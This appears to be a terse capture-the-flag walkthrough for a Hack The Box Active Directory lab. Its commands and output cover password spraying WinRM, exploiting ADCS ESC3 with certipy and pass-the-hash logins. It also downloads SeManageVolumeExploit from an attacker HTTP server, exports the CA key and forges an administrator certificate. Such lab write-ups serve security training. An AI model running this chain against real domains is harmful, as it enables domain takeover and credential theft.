└─$ nxc winrm 10.10.11.71 -u users.txt -p passwords.txt --continue-on-
success
WINRM       10.10.11.71     5985   DC01             [*] Windows 10 /
Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.10.11.71     5985   DC01             [-]
```

```
certificate.htb\administrator:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\sara.b:Blink18
WINRM       10.10.11.71     5985   DC01             [+]
certificate.htb\ryan.k:Blink18 (Pwn3d!)
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\akeder.kh:Blink18
WINRM       10.10.11.71     5985   DC01             [+]
certificate.htb\lion.sk:Blink18 (Pwn3d!)
WINRM       10.10.11.71     5985   DC01             [+]
certificate.htb\aya.w:Blink18 (Pwn3d!)
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\kai.x:Blink18
WINRM       10.10.11.71     5985   DC01             [+]
certificate.htb\john.c:Blink18 (Pwn3d!)
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\nya.s:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\maya.k:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\eva.f:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\kara.m:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\alex.d:Blink18
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\karol.s:Blink18
WINRM       10.10.11.71     5985   DC01             [+]
certificate.htb\saad.m:Blink18 (Pwn3d!)
WINRM       10.10.11.71     5985   DC01             [-]
certificate.htb\xamppuser:Blink18
```

lion.sk ADCS vulnerability

found vunlerabilities ONLY with **lion.sk** certipy-ad find -vulnerable -u lion.sk@certificate.htb -p Blink18 -dc-ip 10.10.11.71

```
grep -ri "vulnerabilities" .
```

```
/lionsk/20250605163915_Certipy.txt:    [!] Vulnerabilities
./lionsk/20250605163915_Certipy.json:      "[!] Vulnerabilities": {
```

```
[!] Vulnerabilities
      ESC3                              : Template has Certificate Request
Agent EKU set.
```

ESC3 exploit

```
certipy-ad req -u 'lion.sk' -p 'Blink18' -dc-ip '10.10.11.71' -target
'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template
'ESC3_User_1'-debug
```

```
certipy find -u 'lion.sk@certificate.htb' -p 'Blink18' -dc-ip
'10.10.11.71' -stdout -vulnerable
```

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @
'DC01.certificate.htb'
```

```
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : Certificate-LTD-CA
    DNS Name                            : DC01.certificate.htb
    Certificate Subject                 : CN=Certificate-LTD-CA,
DC=certificate, DC=htb
    Certificate Serial Number           : 75B2F4BBF31F108945147B466131BDCA
    Certificate Validity Start          : 2024-11-03 22:55:09+00:00
    Certificate Validity End            : 2034-11-03 23:05:09+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       :
CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFICATE.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
        ManageCertificates              : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
        Enroll                          : CERTIFICATE.HTB\Authenticated
Users
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-05T19:52:09+00:00
    Template Last Modified              : 2024-11-05T19:52:10+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain CRA
Managers
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
```

```
                                          CERTIFICATE.HTB\Enterprise
Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise
Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain CRA
Managers
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request
Agent EKU se
```

setuserinfo2 lion.sk 23 Blink18

```
certipy-ad req -u 'lion.sk' -p 'Blink18' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'
```

```
certipy-ad req -u 'lion.sk' -p 'Blink18' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 26
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saved certificate and private key to 'lion.sk.pfx'
```

```
certipy-ad req -u 'lion.sk' -p 'Blink18' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'SignedUser' -on-behalf-of 'certificate.htb\administrator' -pfx lion.sk.pfx
```

```
certipy auth -pfx administrator.pfx
```

```
SignedUser
KerberosAuthentication
DomainControllerAuthentication
SubCA
DomainController
Machine
Administrator
```

```
certipy req -u 'lion.sk@certificate.htb' -hashes
:3b24c391862f4a8531a245a0217708c4 -dc-ip '10.10.11.71' -target
'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'Delegated-
CRA'
```

```
certipy req -u 'lion.sk@certificate.htb' -hashes
:3b24c391862f4a8531a245a0217708c4 -dc-ip '10.10.11.71' -target
'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template
'SignedUser' -pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\RYAN.K'
```

```
certipy auth -pfx ryan.k.pfx -dc-ip 10.10.11.71
```

```
certipy auth -pfx ryan.k.pfx -dc-ip 10.10.11.71
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'RYAN.K@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-
1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb':
aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
```

Evil-winrm with Ryan.K

```
evil-winrm -u ryan.k -H b1bc3d70e70f4f36b1509a65ae1a2ae6 -i
10.10.11.71
```

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /user

USER INFORMATION
----------------


User Name          SID
================== =============================================
certificate\ryan.k S-1-5-21-515537669-4223687196-3249690583-1117
```

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------


Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
```

SeManageVolumePrivilege

https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public
https://github.com/CsEnox/SeManageVolumeExploit/releases/download/public/SeManageVolumeExploit.exe

UPLOAD from KALI TO WINDOWS

```
sudo python3 -m http.server 80
```

```
Invoke-WebRequest -Uri
http://10.10.16.50/SeManageVolumeExploit.exe -OutFile
```

```
C:\Users\Ryan.K\Documents\SeManageVolumeExploit.exe
```

```
./SeManageVolumeExploit.exe
```

EXPORT PFX

list of ALL CERTIFICATE

```
certutil -store MY
```

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -store MY
MY "Personal"
================ Certificate 0 ================
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:30 PM
 NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 1 ================
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 8:14 PM
 NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
```

```
Template: DomainController, Domain Controller
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdff76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
```

select 75b2f4bbf31f108945147b466131bdca since Certificate-LTD-CA

```
certutil -exportPFX MY 75b2f4bbf31f108945147b466131bdca certificate.pfx
```

download the certificate.pfx to kali

```
download certificate.pfx
```

forge certificate

```
certipy forge -ca-pfx certificate.pfx -upn
administrator@certificate.htb
```

gain administrator hash

```
certipy auth -pfx administrator_forged.pfx -dc-ip 10.10.11.71
```

```
certipy auth -pfx administrator_forged.pfx -dc-ip 10.10.11.71
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb':
aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
```

```
evil-winrm -u administrator -H d804304519bf0143c14cbf1c024408c6 -i
10.10.11.71
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
df675b47b7dbb071421df3b9bba36c49
```